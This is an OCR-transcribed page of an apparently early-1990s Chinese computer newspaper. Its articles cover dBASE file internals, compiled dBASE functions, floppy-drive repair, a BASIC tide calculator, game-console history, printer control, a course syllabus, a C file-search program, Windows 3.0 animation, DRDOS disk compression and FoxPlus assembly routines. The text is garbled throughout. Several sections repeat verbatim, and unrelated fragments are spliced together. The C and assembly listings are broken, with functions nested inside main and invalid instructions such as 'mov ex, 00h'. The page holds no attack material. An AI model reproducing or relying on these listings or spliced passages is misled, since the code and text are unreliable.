(2) 每个字段的描述也占32字节，其意义见表1。

字节序号	1~10	11	12	17	18	其它
含义	字段名	类型	字段宽度	小数位数	保留未用	

表1 字段描述部分结构说明

在最后一个字节描述的末尾附加一个字符 ODH (FOXBASE+) 或二个字符 ODH, OOH (DBASE) 表示结束。因此，库文件标识部分与字段描述部分及其结尾共占字节为：(字段数+1) x 32 + 1 (或2)。

这两部分信息均以ASCII码和二进数相结合的形式存储。(3) 紧接着 ODH 或 ODH, OOH 之后便是记录部分，每个记录的第一个字节为删除标记，若未删除其值为 20H，若已逻辑删除（用了 DELETED 命令而未用 PURGE 命令）其值为 2AH，记录以 ASCII 码形式按字节顺序和字段宽度存放，字段型字节左对齐，数字型字节右对齐，不足宽度部分均以 20H 补位，记录的末尾以 1AH 结束，这是库文件的结束符。

从以上分析可知，表1的库文件标识部分说明中记录个数（5~8字节）、首记录偏移地址（9~10字节）和记录长度（11~12字节）是我们读写库记录的重要数据。利用这几个参数可以计算出指定记录的偏移地址，从而读出指定的库记录。

无格式BCD码通讯数据向数据库传输分数据格式转换和写入数据库两步进行。

1. 数据格式转换

采集数据在向主工作站传输时，为提高传输效率采用 BCD 码形式，不传输小数点，形成无格式BCD码数据流，故首先要将格式传输的BCD码数据流转换成库记录所要求的ASCII码形式，并且数据格式要与库结构一致。为此在主模块MAIN.ASM中定义了两组数据缓冲区，一组为通讯数据缓冲区，它在BCD码方式存储，一字节表示两位数字，无小数点（注：本文着重介绍向数据库传输数据，故程序中省略了具体的采样—通讯过程，该缓冲区中的数据为模拟BCD码数据，并以“S”结束），另一组为库记录数据缓冲区，并根据通讯协议恢复了数据流中的小数点（其ASCII码值为2EH）的故有位置，它们的关系见表2，当主模块MAIN调用子模块BAZH时实现了无格式BCD码数据转换成库记录格式数据，转换过的数据暂存在库记录数据缓冲区中等待写入数据库，转换采用嵌入法即将通讯数据缓冲区的一字节BCD码拆成两字节ASCII码并嵌入库记录缓冲区的相应位置。

字段	字段名	类型	宽度	小数	BCD码通讯格式	库记录定义格式	转换后数据
1	A1	字符型	2		12h	00h, 00h	12
2	A2	字符型	4		34h, 56h	00h, 00h, 00h, 00h	3456
3	A3	字符型	2		78h	00h, 00h	78
4	A4	数字型	5	1	90h, 12h	00h, 00h, 00h, 2eh, 00h	901.2
5	A5	数字型	3	1	34h	00h, 2eh, 00h	3.4
6	A6	数字型	4		56h, 78h	00h, 00h, 00h, 00h	5678
7	A7	数字型	3	1	90h	00h, 2eh, 00h	9.0
** 总计 **			24				

表2 库结构—BCD通讯数据—库记录定义—转换后数据对照表

(注：这里列出了模拟数据库和模拟数据并假定采集—通讯的一组数据对应库的一条记录)

2. 将转换过的库记录写入数据库

在DMS外对数据库的读/写也遵循通读通写/写一般数据文件的规则即打开文件—移动文件指针—传输数据—加工数据—写入数据—关闭文件。

从以上有关文件结构的讨论中可知库文件有自己的数据结构，在DMS外对数据库读/写时必须考虑到这点。特别要注意使用和修正库标识部分个数（5~8字节）、首记录偏移量（9~10字节）和记录长度（11~12字节）等信息。子模块RWDFB首先以读/写方式打开指定的库文件，接着将库标识部分的上述三个重要信息读入相应的数据缓冲区TOP2, TOP1, TOP3, 利用这些信息计算出指针移动的位置=记录个数X记录长度+首记录偏移量，并将指针移到新的位置（本程序中为文件的末尾），再在该位置上将记录缓冲区内的数据写入数据库，注意在添加记录后必须修改文件标识部分的5~8字节所表示的记录个数，将其加上添加的记录个数，最后关闭文件，结束对库的读/写操作。（详细操作过程参见子模块RWDFB.ASM）

传输数据一旦进入数据库便可由DMS内根据具体要求对其编程、维护等，实行数据库管理。

将DMS外获取的数据传递到数据库进行管理，既利用了DMS的优势又弥补了DMS某些功能的不足。这种操作是双向的。本文的例子是将DMS的外部数据传递到DMS内部，同样地，也可以将DMS内部数据传递到DMS外部，利用非数据库语言的一些特定功能在非数据环境中实现通讯或绘图等。本文的例子是用0800H汇编语言来实现的，但其原理和方法是普遍适用的，用C、BASIC、PASCAL等语言也同样可以实现。

江苏 曹大林

本版责任编辑 07号

编译dBS在原解释dBS的基础上，新增了一些实用的功能，用好这些功能，将给源程序的编写带来很大方便，设计更为简洁。

1. FIELDNAME(n)函数

该函数返回当前打开数据库第n个字段的名称，如果n大于该数据库的字段数，则返回空字符串。这是一个非常实用的函数，它方便了我们对任意数据库的任意字段的修改与录入，只要给不同的n值即可。在编写修改和录入程序上将是一个不可缺少的函数，例我们要修改AA数据库第一字段的值，可如下编程：

```
USE AA
Z=FIELDNAME(1)
@5.1 SAY "修改第一字段"
GET &Z
READ
以上如加入 DO WHILE
... ENDDO 循环语句，并显示定位控制等，就可对整个数据库进行修改，达到全屏修改的目的。
```

2. FOR<内存变量>=<表达式1> TO<表达式2> [STEP<表达式3>] ...NEXT

这是一个循环语句，与BASIC使用的相似。它可以用来代替 DO WHILE...ENDDO 循环，具体用法在后面的编程中可以见到。

3. LASTKEY()函数

该函数返回最后一次按下的ASCII码数值。用该函数与WAIT命令配合，可设计出一些下拉式菜单。见附程序一。

4. IF<条件表达式> <表达式1> | <表达式2> 函数

当条件表达式为真时，则函数取<表达式1>的值，否则取<表达式2>的值。该函数主要用在条件取舍上。例：我们要产生一组A1, A2, A3...A20共20个内存变量，可编程如下：

```
I=1
DO WHILE I<=20
Z=IF(I<10, STR(1,1), STR(1,2))
K="A"+Z
&K=1
I=I+1
ENDDO
```

以上通过中间变量Z与K，便产生了A1, A2, A3...A20内存变量，并赋相应的下标数值。

5. REPLICATE(<字符表达式> | <数值表达式>) 函数

该函数表示<字符表达式>按<数值表达式>值的次数重复，该函数可用于划横线或菜单设计的上下横线等，以简化编程手续。如语句：

```
@5.1 SAY REPLICATE("=", 20)
```

表示在屏幕第5行产生20个连续的等号“=”。

6. @X1, Y1, X2, Y2 BOX <九个字符>

该语句表明：在屏幕上画一个以九个图形字符为边框的方框。X1, Y1为方框左上角的坐标，X2, Y2为方框右下角的坐标。前八个字符表示方框的四个角和四条边，第九个字符用来填充方框。利用该语句与SET COLOR TO语句配合，我们可以设计出许多格调不同的菜单。下面程序为一实例。

```
* 投票菜单程序设计实例
SET TALK OFF
CLEAR
SET COLOR TO /W
USE AA
Z=FIELDNAME(1)
@5.1 SAY "修改第一字段"
GET &Z
READ
以上如加入 DO WHILE
... ENDDO 循环语句，并显示定位控制等，就可对整个数据库进行修改，达到全屏修改的目的。
```

以上所涉及的命令、函数和程序，均在CEGA-FAST-386机，XWIDOS Ver.4.0汉字操作系统下，用编译dBASE3 1986年版，连接程序—PLINK86 ver.1.46C，编译连接运行通过。

四川 王德一

附程序一

```
CLEAR
SET TALK OFF
SET COLOR TO 4/3
@3.1 SAY "数据菜单设计实例"
@5.30, 13, 50 BOX SPACE(9)
H2="录入修改打印退出"
FOR I=1 TO 4
@2*I+4, 36 SAY SUBS(HZ, 8, (I-1)*1+1.8)
NEXT I
```

DO WHILE .T. SET COLOR TO 3/4 @2*I+4, 36 SAY SUBS(HZ, 8, (I-1)+1.8) SET CONS OFF WAIT " " SET CONS ON J=1

P=LASTKEY() IF P=24 I=I+1 IF I<4 I=1 ENDI ENDI

IF P=5 I=I-1 IF I<1 I=4 ENDI ENDI

IF I=4 AND P=13 EXIT ENDI SET COLO TO 4/3 @2*I+4, 36 SAY SUBS(HZ, 8, (I-1)+1.8) ENDDO RETURN

故障现象：向1.2M盘 读出/写入故障的分析及维修

故障现象：向1.2M盘 读出/写入故障的分析及维修

“General failure error”故障信息，在1.2M软盘上格式化时，屏幕显示“Invalid media or Track 0 bad—disk unusable”和“Format failure”故障信息。

故障分析及维修：从故障现象可知故障出在1.2M软盘的写入功能上。从屏幕显示的故障信息可以看出磁盘的磁道记录格式遭到了破坏，不能靠其自身做格式化操作予以恢复。

用示波器检查发现，被破坏的1.2M盘仍有读出信号，但经写出的扇区信号幅度太小，且幅度波动大，干扰严重。而经1.2M软盘改写的360K盘的信号，不仅幅度正常，而且非常稳定。

从盘面的磁性上看，双面软盘的矫顽力为270~300奥斯特，磁层厚度约为100微米，而高密度软盘为适应高密度记录的要求，把其矫顽力提高到600~630奥斯特，磁层厚度减小到50微米左右，这就要求对这两种软盘采取不同的写入电流，使它们都能达到饱和记录，以确保盘面记录信息的高可靠性。如果在对1.2M软盘做写入操作时，通人的写入电流不足以使盘面磁层饱和和磁化，则会使盘面信息的读出信号幅度太小，读出信号包络线起伏大，重写噪声严重，以致造成软盘适配器无法正确识别软盘的磁道记录格式，因此本例故障应从写入电流强度上去查找。

1.2M/360K软盘写入电流的切换控制是由位密度控制电路实现的。正常情况下，在执行高密度软盘的写入操作时，软盘适配器通过接口J1-2端送入驱动器的低位密度选择信号 LOW DENSITY 为逻辑高电平，接口电路2F (LS04) -10端为逻辑低电平，写入电流提升电路4A (7438) -13、12、11的集电极输出三极管截止，使约+5V电源通过电阻R32 (820Ω) 和二极管D20加在前置读/写集成电路6E (MB4932) -11端上，使写入电流流到高密度记录所要求的数值。检查发现在做拷贝操作时，2F-10 (4A-13, 12) 端为逻辑低电平，4A-11为逻辑低电平，最终查明集成电路4A-13, 12, 11已经损坏，更换集成电路4A (7438) 后故障排除。

成辉 柯旭

一种新颖简便的潮汐计算方法

潮汐的升降对人们的生活、工作有着密切的关系，因此掌握潮汐的规律十分重要...

为了方便广大读者的使用，特将我国正规半日潮的平均高潮潮隙列表如下，供参考。

Table with 2 columns: Location (e.g., 青岛, 大连, 烟台) and Tide Data (e.g., 潮高, 潮差).

盛事隆的1988年RPG型游戏的初期上市软件人大部分得力于哈德森公司的鼎力相助...

但在88年最值得道来的盛事则是由于下列三件所构成。

1. 开拓游戏软件的时代。在电子游戏软件的类别划分上，《龙的冒险》是角色迷宫冒险类游戏...

```
30 READ A$(D),B(D)
40 NEXT I
50 DATA "海洋岛",0.1,"旅顺",10.7,"葫芦岛",5.6,"烟台",3.6,"烟台",16.2
60 DATA "蓬莱",10.4,"威海",10.7,"石岛",2.5,"青岛",4.3
64 HOME,VTAB 4,HTAB 12,PRINT "-----",HTAB 12,INVERSE,PRINT "***潮汐计算***",HTAB 12,NORMAL,PRINT "*****"
65 HTAB 14,VTAB 9,PRINT "一九九二年十月",GET V$
66 HOME,PRINT "1. 海洋岛",PRINT "2. 旅顺",PRINT "3. 葫芦岛",PRINT "4. 烟台",PRINT "5. 烟台",PRINT "6. 蓬莱",PRINT "7. 威海",PRINT "8. 石岛",PRINT "9. 青岛"
67 SS=1
68 GOSUB 990
69 GET A$,IF A$=CHR$(10) THEN SS=SS+1,VTAB SS-1,HTAB 11,PRINT CHR$(32),GOSUB 990
70 IF A$=CHR$(11) THEN SS=SS-1,VTAB SS+1,HTAB 11,PRINT CHR$(32),GOSUB 990
71 IF A$=CHR$(13) THEN GOTO 75
72 GOTO 69
75 HOME,ON SS GOSUB 1050,1060,1070,1080,1090,2000,2010,2020,2030,GOTO 150
150 INPUT "D>30 OR D<1":D
151 IF D>30 OR D<1 THEN HGR2,PRINT "输入错误!请重新输入",GOTO 150
155 HGR2
160 IF D>15 THEN VL=15:GOTO 200
170 VL=D-1
200 CS=C+YL*0.8,H2=CS+12.4,L1=CS+8.2,L2=H2+0.2
230 IF CS>24 THEN CS=CS-24
235 IF CS<0 THEN CS=CS+24
240 IF H2>24 THEN H2=H2-24
```

固，特别是在1988年年初，当《龙的冒险》第三代发表之时，日本列岛的电子游戏产品专卖店门前都排出了一条长蛇阵...

本人也为之瞠目。各种传媒纷纷报道了这一盛况。这种现象从88年一直延续至今，到目前为止也未见有衰退的迹象。

《龙的冒险》虽然并非RPG类游戏的开山之作，但由它所引发的市场火爆效应，即为开创电子游戏软件的时代...

世嘉株式会社是日本娱乐业的老字号企业，创立于1960年。该公司在开发大型电子娱乐器具和运营具有一定规模的娱乐中心方面...

事实上，世嘉公司在开发大型街机版的游戏软件方面是具有相当雄厚的实力的。但在FC版的软件市场上，该公司却从未涉足这一领域...

期，激光技术的商业化努力首先着眼于唱片工业，闪烁着红光的光盘不但让人们体会到了数字化的无穷魅力...

类似于通过磁头读取磁盘上的磁信号，光盘则是通过激光光学装置来读取光盘上的信号...

MD型游戏机由于采用了X6800(夏普制造)和Z80A CPU组合结构形式...

世嘉株式会社是日本娱乐业的“老字号”企业，创立于1960年。该公司在开发大型电子娱乐器具和运营具有一定规模的娱乐中心方面...

作为日本最大的半导体生产厂家之一的NEC公司，早在1980年就开始对激光存储信息技术发生了浓厚的兴趣...

CD-ROM的新媒体介入到电子游戏领域，标志着新一代时代的开端。换句话说，电子游戏业的竞争不仅仅局限于刚刚开始，而是已经结束。

期，激光技术的商业化努力首先着眼于唱片工业，闪烁着红光的光盘不但让人们体会到了数字化的无穷魅力...

类似于通过磁头读取磁盘上的磁信号，光盘则是通过激光光学装置来读取光盘上的信号...

MD型游戏机由于采用了X6800(夏普制造)和Z80A CPU组合结构形式...

世嘉株式会社是日本娱乐业的“老字号”企业，创立于1960年。该公司在开发大型电子娱乐器具和运营具有一定规模的娱乐中心方面...

作为日本最大的半导体生产厂家之一的NEC公司，早在1980年就开始对激光存储信息技术发生了浓厚的兴趣...

CD-ROM的新媒体介入到电子游戏领域，标志着新一代时代的开端。换句话说，电子游戏业的竞争不仅仅局限于刚刚开始，而是已经结束。

期，激光技术的商业化努力首先着眼于唱片工业，闪烁着红光的光盘不但让人们体会到了数字化的无穷魅力...

类似于通过磁头读取磁盘上的磁信号，光盘则是通过激光光学装置来读取光盘上的信号...

MD型游戏机由于采用了X6800(夏普制造)和Z80A CPU组合结构形式...

世嘉株式会社是日本娱乐业的“老字号”企业，创立于1960年。该公司在开发大型电子娱乐器具和运营具有一定规模的娱乐中心方面...

作为日本最大的半导体生产厂家之一的NEC公司，早在1980年就开始对激光存储信息技术发生了浓厚的兴趣...

CD-ROM的新媒体介入到电子游戏领域，标志着新一代时代的开端。换句话说，电子游戏业的竞争不仅仅局限于刚刚开始，而是已经结束。

3240打印机小行距控制

在打印表格的时候，经常要使用小行距，以使表格在一页内打完。3240打印机“n/180英寸行距”控制命令为“[3 (Ah+n)”。

- 1. 在WS中“Ah+n” (1<n<25) 可用“Ctrl+p+字母A~Y”代替...
2. 在WS中输入命令“[3*”，再转到15/180英寸 (Ah+n) 输入的软件...
3. 在程序中控制行距的方法：LPRINT CHR\$(27)+“3”+CHR\$(N)...

函授辅导

《常用工具软件》很多，根据教学计划，选定了两种：①文字处理软件WS或WPS的使用；②PC-TOOLS工具软件。

- 1. 掌握文字处理软件(WS或WPS)的使用。
2. 掌握PC TOOLS工具软件的使用。
2. 课程特点及学习方法
此课程特点为实用性强，因此，必须采用理论联系实际的学习方法...

常用工具软件

介绍菜单操作方式，第四节介绍命令操作方式。
2. 掌握 WPS 的打印控制命令和表格的制作。

- 学习第十章第五、六节(P175~P180)。
4. 掌握 WPS 的模拟显示及打印输出。
学习 P181至 P185 第十章第九节。
5. 学习 WPS 的窗口操作。
学习第十章第十节(P185~P189)。(三) PC TOOLS 工具软件的使用。
1. 了解 PC TOOLS 的功能、特点及其运行环境...
2. 掌握 PC TOOLS 的备份、启动方法及其它命令格式。
学习第十一章第二节(P2-P4)。
3. 掌握 PC TOOLS 的使用方法。
①掌握 PC TOOLS 文件功能、主菜单的使用方法。
学习第二章第一节(P5-P22)。
②掌握 PC TOOLS 磁盘及特殊功能的使用方法。
学习第二章第二节(P22-P34)。
四、说明
1. 当前社会上推出的 Wordstar, WPS, PC TOOLS 工具软件的本版本很多，加之，我们的刊授学员几乎遍及全国各个省市，而各本所配机型，所配软件不尽相同，我们的学习指导又不可能针对各个版本，因此，同学们在自学过程中一定要注意各自的软硬件情况，根据以上要求，参照自己所使用的软件实际情况进行学习，这一点千万不可轻视。
2. 关于上机操作要是更多地进行学习，在学习时，要结合机器，整个内容学习完后，要找些内容反复练习，方能熟能生巧。

常用工具软件

介绍菜单操作方式，第四节介绍命令操作方式。
2. 掌握 WPS 的打印控制命令和表格的制作。

- 学习第十章第五、六节(P175~P180)。
4. 掌握 WPS 的模拟显示及打印输出。
学习 P181至 P185 第十章第九节。
5. 学习 WPS 的窗口操作。
学习第十章第十节(P185~P189)。(三) PC TOOLS 工具软件的使用。
1. 了解 PC TOOLS 的功能、特点及其运行环境...
2. 掌握 PC TOOLS 的备份、启动方法及其它命令格式。
学习第十一章第二节(P2-P4)。
3. 掌握 PC TOOLS 的使用方法。
①掌握 PC TOOLS 文件功能、主菜单的使用方法。
学习第二章第一节(P5-P22)。
②掌握 PC TOOLS 磁盘及特殊功能的使用方法。
学习第二章第二节(P22-P34)。
四、说明
1. 当前社会上推出的 Wordstar, WPS, PC TOOLS 工具软件的本版本很多，加之，我们的刊授学员几乎遍及全国各个省市，而各本所配机型，所配软件不尽相同，我们的学习指导又不可能针对各个版本，因此，同学们在自学过程中一定要注意各自的软硬件情况，根据以上要求，参照自己所使用的软件实际情况进行学习，这一点千万不可轻视。
2. 关于上机操作要是更多地进行学习，在学习时，要结合机器，整个内容学习完后，要找些内容反复练习，方能熟能生巧。

一个增强DOS查找功能的程序

AFIND.C

```

#include <stdio.h>
#include <conio.h>
#include <dos.h>
#include <dir.h>

int ONLYNAME, Max[20], Pm
char curdir[MAXDIR], Mfr[MAXDIR];
char sname[15], nstr[20];
char dname[10] = { " ", " " };
char gname[10] = { " ", " " };
char T[1025];
FILE *fp;
struct tfrk f;

main(int argc, char *argv[])
{
    getwd(curdir, MAXDIR);
    switch (argc) {
        case 1:
            ffr("Usage:afind [vector][-string];");
            break;
        case 2:
            int(argv[1]);
            break;
        case 3:
            if(mychdir(argv[1]) != 0) printf("BAD PATH NAME");
            int(argv[2]);
            break;
    }
    walk(0);
    if(argc == 3) mychdir(2);
    fall(char *s) { puts(s); exit(1); }
    int mychdir(char *s)
    {
        int dr;
        if(s[1] == '.' || s[0] == '\\')
            dr = strupper(s[0]) - 'A';
        if(dr == 0) return 0;
        getwd(f, MAXDIR);
        else fdir[0] = '\\';
        if(s[2]) return chdir(s);
        else return chdir(f + s);
    }
    mychdir(2)
    {
        chdir(Mfr);
        intask(occupy(curdir[0]) - 'A');
        chdir(curdir);
    }
    int(char *s)
    {
        if(s[0] == '-') {
            ONLYNAME = 1;
            if(s[1] == '\\') ONLYNAME = 2;
            else strcpy(sname, &s[1]);
        }
        else {
            ONLYNAME = 0;
            strcpy(sname, s);
            getnext();
        }
    }
    getnext()
    {
        int i, j;
        char sstr[20];
        sprintf(sstr, "%d\\%s", curdir, sname);
        Pm = strlen(sstr);
        if(Pm >= 20) return 0;
        i = j = 0;
        next[0] = 0;
        while(i < Pm)
            while((i >= 0) && next[i] == next[i+1])
                i++;
                next[i] = (sstr[i] == sstr[i+1]) ? next[i+1];
    }
}

```

DOS系统应用至今，已拥有众多的软件包，这些软件包又是由于许多文件组成，这些应用程序在帮助人们处理各种事务的同时，也带来了一些不便。有时我们想查找一些含有特定内容的文件时，不免会“碰壁叹息”。这时由于DOS的查找程序FIND相对来说功能较弱，它只能针对指定的文件进行查找，而广义文件名字符却不能使用。为解决这一问题，我用Turbo C 2.0编制了一个AFIND.C程序，它能实现查找出指定目录下（含子目中）所有字符串的文件，并可在指定目录下查找某类文件，其用法如下：

格式：[d,] [path] AFIND [d, path;] string

其中①AFIND之前的[d,] [path] 规定含有AFIND命令文件的驱动器分区符和路径。

② [d, path] 指定查找的目录。

③ -s参数，一规定string为文件名。

④ string为字符串或文件名，由“-s参数”决定，此时广义文件名字符可用于文件名和扩展文件名之中。附AFIND.C程序清单如左。

南昌 李志宏

美国微软公司的Windows系统由于其出色的图形界面，良好的内容管理，丰富的应用软件；先进的动态数据交换及实时传送数据功能等特点，一经推出便风靡世界，特别是Windows在386机器上运行，充分发挥了386机器的潜在功能，多任务、多进程得以真正实现。Microsoft Windows的总体性能全面优于DOS，普通DOS的功能无法与之相提并论。

随Microsoft Windows 3.0原版系统软件包而来的有十几个Windows应用程序，如Write(书写器)、Paintbrush(绘图程序)、Print Manager(打印管理程序)等一批实用程序及系统管理程序。这些程序的共同特点是：操作简单、使用方便、设置灵活、功能强大。

但是，在原版Microsoft Windows 3.0系统软件包中并未包含动画制作方面的应用程序，仅带有一个功能很强，使用方便且很有趣的作图程序Paintbrush。

如何在Windows 3.0中实现动画功能呢？笔者在充分使用及理解Windows 3.0所有功能的基础上，从单一程序所具有的功能，联系到整个Windows系统，由此产生了在不附加任何软件、硬件的条件下，在Windows 3.0中实现动画功能。

在Windows 3.0中实现动画功能

下面简述实现的方法及步骤：

要实现动画功能，主要使用两个程序：(1) Paintbrush(2) Recorder。第一个程序前面已有所介绍，现在介绍一下Recorder(操作记录器)。Windows的操作记录器主要设计用来使许多复杂性的手工操作自动化。它能够实时地记录所键入的内容、所按的简化键及鼠标器在屏幕上的动作，并把所记录到的内容存入一个宏命令(macro)中，以便重复调入机器内，再现其所记录的动作。关于宏命令还有许多具体的内容，如宏文件的管理、宏命令的嵌套等，在此不一一介绍，可参阅有关手册。至此，我们对Paintbrush和Recorder已有了初步的认识，这就为在Windows中实现动画功能奠定了基础。

基本步骤：

1. 激活Paintbrush窗口，做好一切初始化准备，如窗口的位置、窗口有关参数的设定。
2. 激活任务表，选中并打开

Recorder窗口。

3. 在Recorder中设置所需要的参数，如启动宏命令的简化键等。
4. 开始记录，此时窗口自动切换到已准备好的Paintbrush窗口下。
5. 根据构思，正确地操作Paintbrush实现构思(建议：1. 动手制作之前，要有一个切实可行而又巧妙的构思；2. 应充分发挥Paintbrush所提供的各种功能；3. 结束记录。试运行、修改必要的参数、存盘。

综上所述，动画就是利用了操作记录器对画图的动画进行实时记录并高速重现其过程来实现的。下面谈一谈使用中的注意事项。

1. 避免与Windows本身使用的许多简化键相冲突。
2. 当记录绘图宏命令的窗口位置与运行该宏命令的窗口位置不同；或记录绘图宏命令的计算机屏幕方式与运行该宏命令的计算机屏幕方式不同时，在Paintbrush中运行该宏命令，因所记录的鼠标器动作的位置与实际不符可能会引起一些意料不到的问题，这一点非常关键。
3. 动画的速度有两档，高速和低速时的速度，高速重现是固定不变的，如果操作水平高超，可以利用“记录速度”这一档作文章，可实现以各种速度再现，以配合制作的动画内容。
4. 可连续重复再现，选中这一参数，应设计好动画开始的插入点和结束点。
5. 应充分理解Paintbrush和Recorder的功能、参数设置等基本内容。

关于Microsoft Windows 3.0系统软件包的使用技巧还有许多，如汉字系统在Windows 3.0中的装入、运行(笔者已实现了213H汉字系统及Super CCDOS汉字系统在Windows 3.0中的基本运行)；定制具有个人特色的窗口环境、系统参数等等。总之，巧妙、灵活地运用现有软件，将充分发挥Windows 3.0的功效，这也是Microsoft Windows 3.0优于DOS的一个主要方面。(本文所述的内容均基于AST Premium I 386SX/20硬件环境。)

沈阳 邵天龙

本报责任编辑 06号

随着计算机软件技术的发展，软件的功能越来越强大，伴之而来的是软件所占用的磁盘空间越来越多。为了更有效的利用存储资源，在有限的存储资源中存放更多的软件和数据，有人将360K的软盘格式化为720K，1.2M用，甚至有人将小容量的硬盘强行格式化为大容量使用。这样的方法确实能带来一时的好处，但却难保证数据的可靠性。现在已有了各种各样的磁盘扩容软件，笔者在这里为你推荐一种有效的扩容方法，即——在你的

磁盘扩容的好方法

——在你的硬盘中利用DRDOS V6.0的磁盘扩容功能

DRDOS 6.0的磁盘扩容功能为DRDOS的用户带来了莫大的好处，同时其他DOS的用户同样可以享用这一好处。

DRDOS V6.0中有三个文件，SSTORDRV.SYS, DEVSWAP.COM, SSTOR.EXE, 其中前两个是设备驱动程序，另一个是磁盘扩容处理程序。有了这三个文件就能实现磁盘的扩容。下面介绍

同时必须放在其他设备驱动程序加载之前。

2. 重新启动你的DOS系统。
3. 运行SSTOR.EXE程序。
 - (1) 在Main Menu菜单中选择Prepare(对磁盘进行扩容处理)。
 - (2) 在Select菜单中选择需要进行扩容的磁盘。
 - (3) 在Confirm菜单中回答在将扩容的磁盘是否需要保留一个非扩容盘，对C盘程序将强制保留一个非扩容盘。

做完上述选择后，程序将对选择盘作扩容处理并重新启动计算机。

现在你再检查一下你的磁盘，你会发现你的磁盘容量已扩大了一倍。在这个磁盘上你可以存放各种各样的程序和数据库。

注意：一些进行磁盘绝对读写程序有可能在扩容盘上不能正常运行，对这些程序可将其放在非扩容盘中。

笔者在MSDOS 3.3如实现上述功能。 四川 向小波

高分显示 (640 x 480) 现已相当普及, 且有不少文章已论及其全屏存取的方法。但其部分原屏存取方法的资料却不多。本文从实用出发, 介绍两个被 FOXPLUS 专用的汇编模块, 用它可以将原屏上任意大小的长方形窗口, 且取出时可在原屏上任意位置重现。

```
程序一, 存窗口
savewind.asm
code segment
assume cs, code, ds,
code, ss, code, es, code
bg proc far
jmp begin
file db 'ac'
filel db 7, 0
ltcol db 7
row db 7
col db 7
handle dw 0
count db 0
begin, push ax
push ds
push bx
mov ah, [bx+0]
mov cs, fil, ah
mov ah, [bx+1]
mov cs, ltrow, ah
mov ah, [bx+2]
mov cs, lcol, ah
mov ah, [bx+3]
mov cs, rrow, ah
mov ah, [bx+4]
mov cs, col, ah
push cs
pop ds
mov dx, offset file
mov ex, 00h
mov ah, 3ch
int 21h
je ??0000
mov handle, ax
jmp ??0001
??0000, jmp error
??0001, nop
mov count, 3
mov dx, 3c6h
mov al, 4
out dx, al
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
mov cs, col, ltcol
xor cx, cx
add dx, cx
dec al
mov cx, count, 8
mov dx, 3c6h
out dx, al
mov ax, 0a000h
mov ds, ax
dloop, mov al, cs, count
mov dx, 3c6h
out dx, al
mov ax, 140
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
xor cx, cx
mov dx, cs, ltcol
add dx, cx
mov ax, 18
mul cl
mov al, ax
push dx
xor cx, cx
mov dx, cs, col
add dx, cx
mov al, 18
mul cl
mov al, ax
push dx
xor cx, cx
mov dx, cs, handle
mov ah, 3fh
int 21h
pop dx
pop ds
ret
bg endp
code ends
end

```

FOXPLUS 用户编辑模块存取原屏窗口

```
程序二, 取窗口
retwin.asm
code segment
assume cs, code, ds,
code, ss, code, es, code
bg proc far
jmp begin
file db 'ac'
filel db 7, 0
ltcol db 7
row db 7
col db 7
count db 0
begin, push ax
push ds
push bx
mov ah, [bx+0]
mov cs, fil, ah
mov ah, [bx+1]
mov cs, ltrow, ah
mov ah, [bx+2]
mov cs, lcol, ah
mov ah, [bx+3]
mov cs, rrow, ah
mov ah, [bx+4]
mov cs, col, ah
push cs
pop ds
mov dx, offset file
mov ex, 00h
mov ah, 3ch
int 21h
je ??0000
mov handle, ax
jmp ??0001
??0000, jmp error
??0001, nop
mov count, 3
mov dx, 3c6h
mov al, 4
out dx, al
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
mov cs, col, ltcol
xor cx, cx
add dx, cx
dec al
mov cx, count, 8
mov dx, 3c6h
out dx, al
mov ax, 140
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
xor cx, cx
mov dx, cs, ltcol
add dx, cx
mov ax, 18
mul cl
mov al, ax
push dx
xor cx, cx
mov dx, cs, handle
mov ah, 3fh
int 21h
pop dx
pop ds
ret
bg endp
code ends
end

```

```
mov cx, count, 8
mov dx, 3c6h
mov al, 2
out dx, al
mov ax, 0a000h
mov ds, ax
dloop, mov al, cs, count
mov dx, 3c6h
out dx, al
mov ax, 140
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
xor cx, cx
mov dx, cs, ltcol
add dx, cx
mov ax, 18
mul cl
mov al, ax
push dx
xor cx, cx
mov dx, cs, handle
mov ah, 3fh
int 21h
pop dx
pop ds
ret
bg endp
code ends
end

```

```
程序二, 取窗口
retwin.asm
code segment
assume cs, code, ds,
code, ss, code, es, code
bg proc far
jmp begin
file db 'ac'
filel db 7, 0
ltcol db 7
row db 7
col db 7
count db 0
begin, push ax
push ds
push bx
mov ah, [bx+0]
mov cs, fil, ah
mov ah, [bx+1]
mov cs, ltrow, ah
mov ah, [bx+2]
mov cs, lcol, ah
mov ah, [bx+3]
mov cs, rrow, ah
mov ah, [bx+4]
mov cs, col, ah
push cs
pop ds
mov dx, offset file
mov ex, 00h
mov ah, 3ch
int 21h
je ??0000
mov handle, ax
jmp ??0001
??0000, jmp error
??0001, nop
mov count, 3
mov dx, 3c6h
mov al, 4
out dx, al
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
mov cs, col, ltcol
xor cx, cx
add dx, cx
dec al
mov cx, count, 8
mov dx, 3c6h
out dx, al
mov ax, 140
xor cx, cx
mov cl, cs, ltrow
mul cx
mov dx, ax
xor cx, cx
mov dx, cs, ltcol
add dx, cx
mov ax, 18
mul cl
mov al, ax
push dx
xor cx, cx
mov dx, cs, handle
mov ah, 3fh
int 21h
pop dx
pop ds
ret
bg endp
code ends
end

```

当前在国内使用比较普遍的字处理软件是 HW、XE 及 CCED, 这些字处理软件之所以受到广大用户的欢迎, 除了它们是基于中文系统设计之外, 还有一个更重要的作用, 就是它们都有很强的制表功能。与西文字处理软件 WORDSTAR 及 WORDPERFECT 相比, 很强的制表功能大大地方便了广大使用者的需求, 使得用户能够非常容易地画出他们所需要的表格来。而表格处理又是目前大多数计算机用户经常碰到的问题, 笔者分析了 HW、XE 及 CCED 的制表功能, 从而可知, 这些软件系统的制表模块的关键技术都是实现了允许用户在屏幕上用四个光标键任意画出自己的表格来。

